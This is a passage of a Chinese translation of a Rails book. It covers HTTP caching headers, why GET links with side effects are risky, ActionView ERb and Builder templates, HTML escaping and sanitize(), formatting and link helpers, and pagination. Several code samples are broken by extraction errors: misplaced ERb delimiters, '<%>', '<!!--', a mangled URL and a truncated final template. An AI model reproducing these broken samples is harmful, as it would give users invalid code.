最高效的请求就是没有被发起的请求。很多页面（尤其是图片、脚本和样式表）很少变化，却经常被引用。通过提供 `Expires` 头信息，就可以确保对这些文件的重复访问得到优化，从而根本不会向服务器发起请求。

`Expires` 头信息可以包含很多选项，但最常见的用法就是告诉客户端：本次请求的结果在未来多长时间内不会变化，从而建议客户端在这段时间内不要重复请求同样的数据。在控制器中调用 `expires_in` 就可以达到这一效果：

```
expires_in 20.minutes
expires_in 1.year
```

不应该在 `Expires` 头信息中提供一个超过未来一年的日期。

`Expires` 的另一种用法是告诉客户端：当前请求的响应不应该被缓存。调用 `expires_now` 可以达到这一效果——不难看出，这个方法不需要任何参数。

更多关于资源过期头信息选项的信息，请参阅 <http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9.3>。

请注意，如果使用了页面级缓存，一些请求会在服务器缓存那里得到满足，因此根本不会进入应

用程序。所以你还需要在 web 服务器层面上设置同样的头信息，这样整个机制才完整有效。下面是 Apache web 服务器的配置范例：

```
ExpiresActive On
<FilesMatch "\.(ico|gif|jpe?g|png|js|css)$">
  ExpiresDefault "access plus 1 year"
</FilesMatch>
```

LastModified 和 ETag 支持

还有一个好办法可以完全避免处理请求：立即回复一个 HTTP 304 Not Modified 应答。这样的应答至少有助于节省网络带宽，经常可以避免因为生成完整的应答而增加服务器负担。

如果你已经用 Apache 实现了页面级缓存，一般来说 web 服务器会帮你搞定这一切：它会根据磁盘上缓存文件的时间戳来判断是否应该回复 HTTP 304 应答。

对于其他请求，Rails 会帮你生成必要的 HTTP 头信息，只要你调用 `stale?` 或 `fresh_when` 方法。

这两个方法都接受两个参数：`:last_modified` 时间戳（UTC 时间），以及一个`:etag`。后者可以是应答内容依赖的一个对象或者一组对象，这些对象需要提供 `cache_key` 或 `to_param` 方法。 `ActiveRecord` 会帮你搞定这些。

`stale?` 通常用在自定义渲染逻辑的某个 `if` 分支里，`fresh_when` 用在默认渲染逻辑中则更方便：

```
def show
  @article = Article.find(params[:id])

  if stale?(:etag=>@article, :last_modified=>@article.created_at.utc)
    #
  end
end

def show
  fresh_when(:etag=>@article, :last_modified=>@article.created_at.utc)
end
```

500

22.6 GET 请求的问题

The Problem with GET Requests

每过一段时间就会有人站出来争论：web 应用到底该不该用链接来触发 action？

简单介绍一下这个问题。从 HTTP 发明之初，GET 和 POST 这两种请求方式就被认为是有着根本性差异的。Tim Berners-Lee 在 1996 年曾经撰文阐述这个问题¹³：GET 请求用于从服务器获取信息，POST 请求则用于改变服务器的状态。

可是很多 web 开发者忽视了这条原则——只要看见“放入购物车”这么一个链接，你就又看到了一次对原则的违反，因为这个链接生成的 GET 请求会改变应用程序的状态（它把某个东西放进了购物车）。到现在为止，我们的示例应用已经完全避免了这种情况的出现。

直到 2005 年 Google 发布 Google 网页加速器（Google Web Accelerator，GWA），麻烦终于来了¹⁴。这个网页加速器实际上是一段客户端代码，它可以帮助用户提高浏览网页的速度——奥妙在于，它会预先缓存页面。也就是说，当用户浏览当前页面时，加速器会扫描页面上的链接，并在后台预先

¹³ <http://www.w3.org/DesignIssues/Axioms>

¹⁴ <http://radar.oreilly.com/2005/05/google-web-accelerator-consider.html>

读取链接背后的页面，将它们缓存起来。

现在，请想象你正在浏览一个在线商店，页面上有很多“放入购物车”的链接。当你还在这条栗色短裤与那件紫色上衣之间犹豫不决时，加速器早已忙碌地访问了所有这些链接——每个链接都会往你的购物车里放上一件新的货品。

这个问题其实一直都存在：搜索引擎和其他爬虫程序一直不停地追踪网页上的链接。不过一般而言，会改变服务器状态的那些链接（譬如“放入购物车”）都不会被暴露出来，只有用户开始交易之后才能看到，因此爬虫也无法追踪它们。但网页加速器不同，它是在客户端运行的，于是突然之间，所有这些链接都在它面前暴露无遗了。

在理想的世界里，任何有副作用的请求都应该以 POST¹⁵（而非 GET）的形式提交——不应该用链接，而是应该用表单与按钮来要求服务器执行操作。可惜的是，我们的世界并不完美，互联网上有成千上万（或者数百万？）的页面没有遵守这条规则。

Rails 提供的 `link_to()` 方法默认会生成一个普通的链接，点击这个链接就会发起一次 GET 请求。当然，这并不是 Rails 独有的问题，很多成功的大型网站都在做着同样的事情。

这真的是一个问题么？和以往一样，答案是“看情况”。如果你在应用程序中放了一些危险的链接（譬如“删除订单”、“解雇员工”、“发射导弹”之类的），这些链接确实有可能被无意中访问到，然后你的应用程序就会忠实地执行这些操作。

解决 GET 问题

只要遵循一个简单的原则，就可以有效地避免出现危险链接。这个原则真的很简单：永远不要直接用``这样的链接来作危险的事情，因为这些链接有可能在用户毫不知情的情况下被程序访问到。下面的技术可以帮助你在工作中贯彻这一原则：

- 使用表单和按钮（而非超链接）来执行会改变服务器状态的操作。表单可以用 POST 方式提交，这也就是说爬虫不会导致请求提交，并且当你刷新结果页面时浏览器会发出警告。

在 Rails 中，你可以用 `button_to()` 辅助方法来指向危险的 action。但在使用这个方法时要小心设计 web 页面：因为 HTML 不允许表单嵌套，所以你不能在另一个表单的内部使用 `button_to()` 方法。

- 使用确认页面。如果确实无法使用表单，就应该让超链接指向一个确认页面，并要求用户点击按钮提交表单来完成确认。这样一来，爬虫或者网页加速器就无法触发具有副作用的 action 了。
- 使用`:method` 参数，并将其指定为`:post`、`:put` 或者`:delete`。这样就可以避免请求被缓存或被爬虫触发。

有些人还使用了下列技术，希望靠它们来解决问题。但是请注意，这些手段不管用。

- 不要以为给链接加上一个 JavaScript 确认框就能保护它后面的 action。譬如说，你可以在 Rails 里面这样写：

```
link_to(:action => :delete, :confirm => "Are you sure?")
```

¹⁵ 或者是——很少用到的——PUT 或 DELETE。

这或许可以防止用户不小心误点链接造成损失——如果他们的浏览器允许运行 JavaScript 的话。而且，这也无法阻止爬虫或别的自动工具追踪链接。

- 502
- 不要以为只有登录用户才能看到的 action 就是安全的。虽然爬虫（例如搜索引擎放出的那些）无法访问到这些 action，但客户端的程序（例如 Google 网页加速器）仍然可以。
 - 不要以为用 robots.txt 文件告诉爬虫应该看哪些文件，你的 action 就能得到保护。客户端程序可不吃这一套。

所有这些听起来或许有点恐怖，不过真实的情况也并没有那么糟糕。只要在设计网站时遵循这么一条简单的原则，就可以避免所有这些问题。

503



第 23 章

Action View

在前面的章节中，我们已经看到了路由组件如何判断调用哪个控制器、控制器如何选择调用哪个 action、action 又如何决定该把哪个模板渲染给最终用户。一般而言，渲染总是在 action 执行的最后发生，并且通常要用到一个模板。这就是本章要介绍的内容：ActionView 模块让开发者可以方便渲染模板，生成 HTML、XML 或是 JavaScript 给用户。正如它的名字所暗示的，ActionView 正是 MVC 三部曲中的视图（view）部分。

23.1 模板 Templates

当你需要一个视图时，通常会编写一个模板，然后对其进行扩展以生成最终的结果。为了弄清模板的工作方式，我们要了解三件事情：

- 模板在哪里，
- 模板的运行环境，
- 模板里面有什么。

模板在哪里

`render()` 方法会到 `template_root` 全局配置项所指定的目录中寻找模板文件——默认情况下，它们位于当前应用的 `app/views` 目录下。按照约定，该目录又包含多个子目录，每个子目录对应一个控制器，其中包含该控制器需要的视图模板。譬如说，我们的 `Depot` 应用有 `products` 和 `store` 两个控制器，因此存放模板文件的默认目录就是 `app/views/products` 和 `app/views/store`。在这些子目录中，模板文件的名字与控制器中各个 action 的名字一一对应。

模板文件的名字也可以不和 action 对应，只要在控制器中直接调用 `render()` 方法即可渲染这些模板，就像这样：

```
render(:action    => 'fake_action_name')
render(:template => 'controller/name')
render(:file     => 'dir/template')
```

使用最后一种调用方式时，你可以把模板文件保存在任何位置。如果你希望在多个应用程序之间共享模板文件，那么这个特性就会很有用。

模板的运行环境

模板包含了一组文本和代码。这里的代码用于向模板中添加动态内容，它们运行的环境能够访问到控制器所提供的信息。

- 模板能够访问控制器的所有实例变量，这正是 action 向模板传递数据的途径。
- 模板能够——通过访问子方法——访问控制器中的 flash、headers、params、request、response 和 session 对象。一般而言，视图代码不应该直接使用这些对象，因为关于“如何处理这些信息”的逻辑应该放在控制器中。但我们可以将这些信息用于调试错误。譬如说，下列 rhtml 模板用了 debug() 方法来显示请求内容、参数明细和当前的应答。

```
<h4>Session</h4> <%= debug(session) %>
<h4>Params</h4> <%= debug(params) %>
<h4>Response</h4> <%= debug(response) %>
```

- 通过 controller 属性可以访问当前控制器，这样视图模板就可以调用控制器的所有 public 方法（以及 ActionController 的 public 方法）。
- 通过 base_path 属性可以访问当前模板的根路径。

模板里面有什么

Rails 默认支持三种模板：

- Builder 模板，使用 Builder 库构造 XML 格式的应答。
- ERb 模板，实际上是 Ruby 内建的、用于生成 HTML 的夹具，通常用于生成 HTML 页面。
- RJS 模板，用于生成 JavaScript 并在浏览器上执行，通常用于与 AJAX 的网页交互。

我们会首先简单介绍 Builder，然后再介绍 ERb。RJS 模板则放在第 24 章“Web 2.0”（原书第 561 页）介绍。

506

Builder 模板

Builder 是一个免费的库，在它的帮助下，你可以在代码中描述结构化的文本（譬如 XML）¹。Builder 模板 (.xml.builder 文件) 中的 Ruby 代码会使用 Builder 库来生成 XML。

下面是一个简单的 Builder 模板，它会以 XML 格式输出一份包含货品名称和价格的列表。

```
erb/products.xml.builder
xml.div(:class => "productlist") do
  xml.timestamp(Time.now)

  @products.each do |product|
    xml.product do
      xml.productname(product.title)
      xml.price(product.price, :currency => "USD")
    end
  end
end
```

在得到控制器传入的一组货品之后，上述模板会生成类似这样的 XML 文本：

```
<div class="productlist">
<timestamp>Sun Oct 01 09:13:04 EDT 2006</timestamp>
<product>
  <productname>Pragmatic Programmer</productname>
  <price currency="USD">12.34</price>
</product>
```

¹ 在 RubyForge 可以下载 Builder (<http://builder.rubyforge.org/>)，也可以通过 RubyGems 下载。Rails 已经打包了 Builder 库，因此我们无须再额外下载。

```
<product>
  <productname>Rails Recipes</productname>
  <price currency="USD">23.45</price>
</product>
</div>
```

可以看到，Builder 将方法名转换成了 XML 标签：我们在代码里写 `xml.price`，得到的结果就是一个 `<price>` 标签，其中的内容是 `price` 方法的第一个参数，其后传入 `price` 方法的 hash 则是 XML 标签的属性。如果标签的名称与现有方法冲突，你也可以用 `tag!()` 方法来生成标签。

```
xml.tag!("id", product.id)
```

Builder 可以生成你想要的任何 XML 文本：它支持命名空间（namespace）、XML 实体（entity）、处理指令（processing instructions），甚至还支持 XML 注释。详情请参阅 Builder 库的文档。

◀ 507

ERb 模板

最简单的 ERb 模板就是一个普通的 HTML 文件。如果不包含任何动态内容，模板的内容就会直接被发送给浏览器。下面就是一个完全合法的 ERb 模板。

```
<h1>Hello, Dave!</h1>
<p>
  How are you, today?
</p>
```

但如果只是发送静态模板，这个应用程序也未免太无趣了。我们可以给它加上一点动态内容。

```
<h1>Hello, Dave!</h1>
<p>
  It's <%= Time.now %>
</p>
```

如果用过 JSP，你就会发现这是一个内联表达式：`<%=` 和 `%>` 之间的代码会被求值，然后用 `to_s()` 方法将结果转换成字符串，最后将这个字符串显示在结果页面上。任何 Ruby 代码都可以用作内联表达式。

```
<h1>Hello, Dave!</h1>
<p>
  It's <%= require 'date' %>
    DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday
                     Thursday Friday Saturday }
    today = Date.today
    DAY_NAMES[today.wday]
  %>
</p>
```

一般而言，在模板中放入大量业务逻辑是一件非常糟糕的事，愤怒的代码警察可能会把你抓起来。所以，在原书第 511 页将会介绍辅助方法（helper），那是解决该问题的一个好办法。

有时候我们需要在模板中编写代码，但又不直接使用这些代码生成输出。如果把代码放在 `<%` 和 `%>` 之间，代码执行的结果就不会被输出到最终页面上。所以，前面的例子可以改写为：

```
<% require 'date' %>
  DAY_NAMES = %w{ Sunday Monday Tuesday Wednesday
                  Thursday Friday Saturday }
  today = Date.today
<%>
<h1>Hello, Dave!</h1>
<p>
  It's <%= DAY_NAMES[today.wday] %>.
  Tomorrow is <%= DAY_NAMES[(today + 1).wday] %>.
</p>
```

◀ 508

用 JSP 的行话，这种代码叫做 *scriptlet*。同样，要是看到你在模板中写这种代码，很多人会怒不可遏。别理他们——他们都是教条主义的受害者。在模板里写代码没有任何不对，只要别写太多（尤其是别把业务逻辑放进模板）。稍后我们就会看到，如何用辅助方法更好地实现这个例子。

至于代码片段之间的那些 HTML 文本，你可以把它们看作用 Ruby 程序输出的结果。`<% ... %>` 片段也位于同一个程序中，与 HTML 文本交织在一起。因此，`<% ... %>` 中的代码可以影响 HTML 文本的输出效果。

譬如说，请看下列模板：

```
<% 3.times do %>
Ho!<br/>
<% end %>
```

在 Rails 内部，上述模板会被翻译成类似这样的代码：

```
3.times do
  concat("Ho!<br/>" , binding)
end
```

`concat` 方法会把它接收到的第一个参数附加到生成的页面内容的最后。（第二个参数则告诉 `concat` 方法应该在什么上下文里对变量求值。）结果你会看到“Ho!”这句话在浏览器上出现了三次。

最后，也许你已经注意到，本书的示例代码用了以“`-%>`”结尾的 ERb 代码块。这里的减号是在告诉 ERb，不要把紧随其后的换行符放进 HTML 结果中。譬如下面的示例代码，其输出结果中“line one”与“line two”之间没有任何分隔。

```
The time
<% @time = Time.now -%>
is <%= @time %>
```

在应用程序配置中设置 `erb_trim_mode` 属性的值，可以改变这里的默认行为。譬如说，如果在 `config/environment.rb` 文件中加入下列代码：

```
config.action_view.erb_trim_mode = ">"
```

那么所有`<% ... %>`序列之后紧跟的换行符都会被去掉。有趣的是，如果在这个选项中加上百分号字符（`%`），那么编写模板的方式就可以发生改变：除了把 Ruby 代码放在`<% ... %>`之间，还可以只用一个百分号来开始一行 Ruby 代码。譬如说，如果 `environment.rb` 文件包含下列代码：

```
config.action_view.erb_trim_mode = "%"
```

就可以这样编写模板：

```
% 5.downto(1) do |i|
  <%= i %>... <br/>
% end
```

各种可能的选项值请参阅 ERb 的文档。

转义替换

当使用 ERb 模板时，有一件事是不可不知的。当你用`<% ... %>`输出一个值的时候，这个值会直接进入输出流。例如下列代码：

```
The value of name is <%= params[:name] %>
```

通常情况下，这段代码会将名为 `name` 的参数输出到页面。但如果用户输入下列 URL，结果是什么呢？

```
http://x.y.com/myapp?name=Hello%20%3cb%3ethere%3c/b%3e
```

这串奇怪的字符（%3cb%3ethere%3c/b%3e）其实就是 HTML 文本“**there**”经过 URL 编码之后的结果。我们的模板会把原来的 HTML 文本替换到输出结果上，于是页面上就会显示加粗的“there”字样。

这看起来不算什么大事，但至少它让用户有办法涂改你的页面。在最坏的情况下，这会成为一个安全漏洞，别人可以通过它来攻击你的应用程序并造成数据丢失——在第 27 章“保护 Rails 应用”（原书第 637 页）中我们会看到一个这样的例子。

还好，解决的办法很简单：如果将要被模板放入显示结果的文本不应该是 HTML，那么始终对其进行 HTML 转义处理。`rhtml` 模板提供了用于转义处理的方法，该方法的完整名字是 `html_escape()`，不过大部分人更愿意用 `h()` 来调用它。

```
The value of name is <%= h(params[:name]) %>
```

实际上，由于 Ruby 对于最外层方法调用的括号并没有强制要求，绝大部分 Rails 生成的模板（乃至如今的绝大部分 Rails 代码）都选择在`<%=`后面直接加上 `h`。

```
The value of name is <%=h params[:name] %>
```

请养成习惯，写完“`<%=`”紧跟着就写“`h`”。

如果要把 HTML 文本放进结果页面，就不能使用 `h()` 方法，因为这样会对其中的 HTML 标签做转义处理：如果把包含“`hello`”字样的字符串用 `h` 方法放进模板，用户就会看到“`hello`”而不是斜体的“`hello`”。

`sanitize()` 方法可以提供一些保护。这个方法接收包含 HTML 的字符串作为参数，并清除其中危险的元素：`<form>` 和 `<script>` 标签都会被转义，`on=` 属性和 `javascript:` 字样开头的链接都会被直接删除。

Depot 应用就以 HTML 格式保存货品描述信息（在显示的时候没有用 `h()` 转义），这样我们可以在其中嵌入格式化信息。如果允许外部用户输入货品描述，就必须倍加谨慎，应该用 `sanitize()` 方法对其进行清扫，以降低网站被攻击的风险。

23.2 使用辅助方法 Using Helpers

早先曾经说过，把代码放在模板中是完全没问题的。现在要把这句话稍微改改：在模板中放一点代码是完全没问题的——这可以充分利用模板的动态特性；但是，如果把很多代码放在模板中，那是很糟糕的编程风格。

原因有三。第一个原因是，视图中放的代码越多，就越容易诱惑你把应用程序的功能写在视图模板中。这是很糟糕的事情，业务逻辑应该放在控制器或模型对象中，这样你可以到处复用它们——当你添加新的视图、从不同的角度来展现应用程序时，就会发现复用的好处。

第二个原因是，`html.erb` 其实就是 HTML，编辑它们就等于编辑 HTML 文件。如果你用专业的设计工具来创建页面布局，它们会操作这些 HTML 文件，把 Ruby 代码放在里面只会让事情变得更麻烦。

第三个原因是视图中嵌入的代码很难测试；而将这些代码抽取到辅助模块中，则可以将它们彼此隔离、逐一测试。

Rails 提供了一个优雅的折中办法：辅助模块（*helper*）。辅助模块中包含可以为视图提供帮助的方法，这些辅助方法的主要用途是创建输出信息，可以用它们来生成 HTML（或者 XML，或者 JavaScript）——辅助模块实际上是对模板的扩展。

默认情况下，每个控制器都有它自己的辅助模块。毫不意外地，Rails 会按照某些命名约定将辅助方法与控制器（及其用到的视图）连接起来。如果控制器名叫 BlogController，那么与之对应的辅助模块就应该是 BlogHelper，位于 app/helpers 目录下的 blog_helper.rb 文件。不必记住所有这些细节，因为 generate controller 脚本会自动生成辅助模块的占位代码。

譬如说，StoreController 的视图可能会从 @page_title 实例变量中取出页面标题（当然，控制器应该先把标题放进去）。如果 @page_title 变量没有设值，就应该使用“Pragmatic Store”作为标题。于是，每个视图模板一开始都会有这么一段代码：

```
511 <h3><%= @page_title || "Pragmatic Store" %></h3>
<!!-- ... -->
```

我们希望去掉重复代码：如果在线商店的默认名称发生变化，我们可不想修改所有的视图。所以，把“生成页面标题”的逻辑抽取到一个辅助方法中。因为正在看 StoreController，所以可以把下列代码放进 app/helpers 目录下的 store_helper.rb 文件中。

```
module StoreHelper
  def page_title
    @page_title || "Pragmatic Store"
  end
end
```

现在，视图代码直接调用辅助方法即可。

```
<h3><%= page_title %></h3>
<!!-- ... -->
```

（还可以把整个标题的渲染过程都放到一个单独的局部模板中，并让所有视图共享，从而更好地消除重复代码。不过要到原书第 549 页第 23.9 节“局部页面模板”才会介绍这种技术。）

23.3 用于格式化、链接和分页的辅助方法

Helpers for Formatting, Linking, and Pagination

Rails 内建提供了很多辅助方法，所有视图都可以使用它们。在本节中，我们将介绍其中最酷的一些方法。至于其他的辅助方法，可以查看 ActionView 的 RDoc 文档——这里有很多有用的功能。

格式化辅助方法

有一组辅助方法是用于处理日期、数字和文本的格式化的。

```
<%= distance_of_time_in_words(Time.now, Time.local(2005, 12, 25)) %>
  248 days
<%= distance_of_time_in_words(Time.now, Time.now + 33, false) %>
  1 minute
<%= distance_of_time_in_words(Time.now, Time.now + 33, true) %>
  half a minute
<%= time_ago_in_words(Time.local(2004, 12, 25)) %>
  116 days
```

```

<%= number_to_currency(123.45) %>
$123.45
<%= number_to_currency(234.56, :unit => "CAN$", :precision => 0) %>
CAN$235
<%= number_to_human_size(123_456) %>
120.6 KB
<%= number_to_percentage(66.66666) %>
66.667%
<%= number_to_percentage(66.66666, :precision => 1) %>
66.7%
<%= number_to_phone(2125551212) %>
212-555-1212
<%= number_to_phone(2125551212, :area_code => true, :delimiter => " ") %>
(212) 555 1212
<%= number_with_delimiter(12345678) %>
12,345,678
<%= number_with_delimiter(12345678,"_") %>
12_345_678
<%= number_with_precision(50.0/3) %>
16.667

```

512

`debug()`方法可以用 YAML 格式输出传入其中的参数，并对结果进行转码，以便在 HTML 页面上显示。如果你要察看模型对象或请求参数的值，这个方法可以帮助你。

```
<%= debug(params) %>
```

```

--- !ruby/hash:HashWithIndifferentAccess
name: Dave
language: Ruby
action: objects
controller: test

```

还有另一组用于处理文本的辅助方法，其中包括截短字符串、文本高亮显示等功能。

```
<%= simple_format(@trees) %>
```

格式化字符串，自动插入换行和分段。你可以把 Joyce Kilmer 的诗 “*Trees*” 以普通文本格式交给该方法，其返回的结果就是经过格式化的 HTML 文本，就像这样：

```

<p>I think that I shall never see
<br />A poem lovely as a tree.</p>

<p>A tree whose hungry mouth is prest
<br />Against the sweet earth's flowing breast;
</p>

<%= excerpt(@trees, "lovely", 8) %>
...A poem lovely as a tre...

<%= highlight(@trees, "tree") %>
I think that I shall never see
A poem lovely as a <strong class="highlight">tree</strong>.
A <strong class="highlight">tree</strong> whose hungry mouth is prest
Against the sweet earth's flowing breast;

```

513

```
<%= truncate(@trees, :length => 20) %>
```

I think that I sh...

还有一个方法专门用于把名词变成复数形式。

```
<%= pluralize(1, "person") %> but <%= pluralize(2, "person") %>
```

1 person but 2 people

如果你希望像某些吸引人的网站那样，自动给 URL 和 e-mail 地址加上超链接，没问题，有辅助方法可以实现。另一个辅助方法则可以把超链接从文本中去掉。

在原书第 85 页，我们已经看到如何用 `cycle` 辅助方法来得到一组循环的值。该方法常被用于为表格或列表生成间替的样式。此外还有 `current_cycle` 和 `reset_cycle` 方法可供使用。

最后，如果你正在编写一个 blog 站点，或者希望用户点评商店中的货品，你可以让他们用 Markdown (BlueCloth)² 或 Textile (RedCloth)³ 格式来创建输入文本——这是两个格式化工具，只要给文本加上非常简单、人类可读的标记，它们就能将其转换成 HTML。如果你已经安装了适当的库⁴，就可以用 `markdown`、`word_wrap`、`textilize`、`textilize_without_paragraph` 等辅助方法将带有标记的文本转换成 HTML 显示在视图上。

链接到别的页面或资源

`ActionView::Helpers::AssetTagHelper` 和 `ActionView::Helpers::UrlHelper` 模块包含了一些有用的方法，可以用于链接当前模板之外的资源，其中最常用的当属 `link_to()`：创建指向另一个 action 的超链接。

514

```
<%= link_to "Add Comment", :action => "add_comment" %>
```

`link_to()` 方法的第一个参数是超链接的文本；随后是一个 hash，用于指定链接的目标。第二个参数的格式和 `url_for()` 完全相同，后者在原书第 429 页已经介绍过了。

还可以用第三个参数来指定所生成链接的 HTML 属性。

```
<%= link_to "Delete" , { :action => "delete" , :id => @product},
               { :class => "dangerous" }
%>
```

除了普通的 HTML 属性之外，这第三个参数还支持三个别的属性，用于改变链接的行为。这些属性都需要浏览器允许运行 JavaScript 才能生效。`:confirm` 属性接受一条简短的消息，如果使用了该属性，Rails 就会生成 JavaScript 来显示这条消息，当用户确认之后才会转到下一个页面。

```
<%= link_to "Delete" , { :action => "delete" , :id => @product},
               { :class => "dangerous" ,
                 :confirm => "Are you sure?" ,
                 :method => :delete}
%>
```

`:popup` 选项传入的值可以是 `true`，也可以是包含两个元素的数组，用于指定创建窗口时的选项（第一个元素是新建窗口的名称，它会被传递给 JavaScript 的 `window.open` 方法；第二个元素则是选项字符串）。请求的应答内容会被显示在弹出窗口中。

² <http://bluecloth.rubyforge.org/>

³ <http://www.whycheluckytiff.net/ruby/redcloth/>

⁴ 如果你是通过 RubyGems 来安装这两个库，那么还需要在 `environment.rb` 文件中加上适当的 `require_gem` 声明。

```
<%= link_to "Help" , { :action => "help" },
              :popup => ['Help' , 'width=200,height=150' ]
%>
```

:method 选项是一个 hack——通过设置这个选项，你可以让应用程序认为这个链接发起的是一个 POST、PUT 或 DELETE 请求，而不是普通的 GET 请求。其实现方式是生成一段 JavaScript，由后者在点击链接时提交请求——如果浏览器禁用了 JavaScript，则发起的还是 GET 请求。

```
<%= link_to "Delete" , { :controller => 'articles' ,
                           :id => @article },
                           :method => :delete
%>
```

button_to() 方法的工作原理和 link_to() 大同小异，只不过它生成的是一个完整的表单，其中包含了一个按钮，而不只是一个简单的超链接。我们在第 22.6 节“GET 请求的问题”（原书第 501 页）就已经讨论过，如果需要访问的 action 具有副作用，使用表单是更加妥当的做法。不过，button_to 方法会生成自己的表单，因此使用它就要受些限制：不能在其他链接方法中嵌套使用它，也不能在其他表单内部使用该方法。

Rails 还提供了一些条件性的链接方法，当指定的条件满足时，它们就会生成超链接，否则便只是返回链接的文本。`link_to_if` 和 `link_to_unless` 都接受一个条件参数，其余参数与 `link_to` 一样。如果条件为 `true`（对于 `link_to_if`）或 `false`（对于 `link_to_unless`），就会使用其余参数生成一个普通的超链接；否则就会以正文形式显示链接文本（而不产生链接）。

515

`link_to_unless_current()` 方法在创建菜单栏的时候尤其有用：当前页面名称会以普通文本的形式显示，其他页面则以超链接形式显示。

```
<ul>
<% %w{ create list edit save logout }.each do |action| -%>
  <li>
    <%= link_to_unless_current(action.capitalize, :action => action) %>
  </li>
<% end -%>
</ul>
```

也可以给 `link_to_unless_current` 传入一个代码块。只有在当前 `action` 与指定的 `action` 不匹配时，这个代码块才会被调用，其结果用来替代原来的链接。另外，`current_page` 辅助方法可以用来检查当前请求的 URI 与指定的选项是否相符。

和 `url_for()` 一样，`link_to()` 方法（以及它的朋友们）也支持绝对 URL 地址。

```
<%= link_to("Help" , "http://my.site/help/index.html") %>
```

`image_tag()` 辅助方法可以用于创建 `` 标签。图片的大小可以通过 `:size` 这一选项指定（格式是“宽度x高度”），也可以用两个选项分别指定宽度和高度。

```
<%= image_tag("/images/dave.png" , :class => "bevel" , :size => "80x120" ) %>
<%= image_tag("/images/andy.png" , :class => "bevel" ,
               :width => "80" , :height => "120" ) %>
```

如果没有传入 `:alt` 选项，Rails 会以图片的文件名作为文件不存在时的替换文本。

如果图片路径不包含“/”字符，Rails 会认为该图片位于 `/images` 目录下。

把 `link_to()` 和 `image_tag()` 组合起来使用，就可以给图片加上链接。

```
<%= link_to(image_tag("delete.png" , :size => "50x22" ),
            { :controller => "admin" ,
              :action      => "delete" ,
```

```

:id      => @product},
(:confirm => "Are you sure?" ,
:method   => :delete))
%>

```

516 mail_to() 辅助方法会创建一个“mailto:”超链接，用户点击该链接就会启动 e-mail 程序。该方法接收三个参数：e-mail 地址、链接名称，以及一组 HTML 选项——你也可以使用:bcc、:cc、:body 和:subject 等选项来初始化对应的邮件字段。最后，:encode=>"javascript" 是一个神奇的选项，它会在客户端使用 JavaScript 混淆生成的邮件链接，使爬虫程序更难从你的网站上抓取邮件地址。⁵

```

<%= mail_to("support@pragprog.com" , "Contact Support" ,
:subject => "Support question from #{@user.name}" ,
:encode => "javascript") %>

```

如果不使用那么强有力的方式来隐藏邮件地址，也可以使用:replace_at 和:replace_dot 选项，将显示出来的邮件地址中的“@”和“.”替换成别的字符串。不过这种小伎俩很难骗过邮件爬虫。

AssetTagHelper 模块还包含了一些用于链接样式表和 JavaScript 代码的辅助方法，以及用于创建 RSS 或 Atom 链接的辅助方法。在 Depot 应用的布局文件中，就曾经使用 stylesheet_link_tag() 链接一张样式表。

```

depot_r/app/views/layouts/store.rhtml
<%= stylesheet_link_tag "depot" , :media => "all" %>

```

stylesheet_link_tag 也可以接受:all 参数，表示“引入 stylesheet 目录下所有的样式表”。如果再加上:recursive=>true，Rails 就会递归地引入所有子目录。

javascript_include_tag 方法接受一组 JavaScript 文件名作为参数（Rails 假设这些文件都位于 public/javascripts 目录），并生成适当的 HTML，将这些 JavaScript 导入页面。这里有一条捷径：你可以传入:defaults 作为参数，让 Rails 帮你导入 prototype.js、effects.js、dragdrop.js 和 control.js，以及 application.js（如果存在）。应用程序需要用到的 JavaScript 可以放在最后这个文件里。⁶

RSS（或者 Atom）链接实际上是一个头信息字段，指向一个 URL 地址；当用户访问该地址时，应用程序应该返回适当的 RSS 或 Atom 格式的 XML 文档。

```

<html>
<head>
<%= auto_discovery_link_tag(:rss, :action => 'feed') %>
</head>
...

```

517 最后，JavaScriptHelper 模块定义了一组与 JavaScript 交互的辅助方法。它们创建的 JavaScript 片段会在浏览器中运行，从而制造出一些特殊的效果，甚至让页面与应用程序动态交互。我们将在第 24 章“Web 2.0”（原书第 561 页）中详细介绍这些辅助方法。

默认情况下，图片和样式表应该分别放在应用程序的 public/images 和 public/stylesheets 目录下。如果在使用对应的辅助方法时传入的路径包含“/”字符，该路径就会被认为是绝对路径，Rails 不会给它加上任何前缀。有时候我们需要将这些静态内容移到另一台服务器，或者是当前服务

⁵ 但这也意味着：如果用户禁用了 JavaScript，他们就无法看到邮件链接。

⁶ 插件作者也可以将他们自己编写的 JavaScript 文件放进:defaults 指定的 JavaScript 文件列表，不过这已经超出了本书的范畴。

器的不同位置，此时只须设置 `asset_host` 配置变量即可。

```
config.action_controller.asset_host = "http://media.my.url/assets"
```

分页辅助方法

一个在线社群网站可能会有成千上万的注册用户，而我们希望创建一个管理页面列出所有注册用户。但在一个页面上显示几千个名字肯定是不行的，所以我们希望把输出信息分成多个页面，并且允许用户在页面之间前后切换。

在 Rails 2.0 中，分页已不再是 Rails 的一部分，而是由一个 gem 来提供的。在 `config/environment.rb` 的末尾增加下列声明，就可以加上这个 gem：

```
Rails::Initializer.run do |config|
  config.gem 'mislav-will_paginate', :version => '~> 2.3.2',
  :lib => 'will_paginate', :source => 'http://gems.github.com'
end
```

要安装这个 gem（以及其他任何缺失的 gem 依赖），请使用下列命令：

```
sudo rake gems:install
```

分页涉及控制器与视图两个层面：在控制器中，它需要控制从数据库中取出的记录数；在视图中，它需要显示在不同页之间导航所需的链接。

先从控制器开始看起。我们希望给“显示用户列表”的 action 加上分页，所以在控制器中声明对 `users` 表进行分页处理。

```
et/views/app/controllers/page_controller.rb
def user_list
  @users = User.paginate :page => params[:page], :order => 'name'
end
```

除了需要 `:page` 参数以外，`paginate` 和 `find` 也非常相似——唯一的区别是，它不会一次性取出所有记录。

`paginate` 会返回一个 `PaginatedCollection` 对象，这是一个分页器（paginator）代理对象。在视图中可以用这个对象来显示用户，每页 30 条记录。分页器根据请求参数（默认是 `page` 参数）可以知道应该显示哪些用户。如果请求中含有 `page=1`，分页器会取出表中的头 30 个用户；如果 `page=2`，则返回第 31 到第 60 个用户。也可以用 `:per_page` 选项来指定每页包含的记录数。

在 `user_list.html.erb` 视图文件上，还是使用常规的循环遍历 `@users` 集合，逐个显示用户信息。此外，`pagination_links()` 辅助方法可以帮我们构造一组漂亮的链接，用于导航到别的页——默认情况下，导航链接包括当前页前后近旁的页编号，以及首页与末页的编号。

```
et/views/app/views/page/user_list.html.erb


| Name |
|------|
|------|



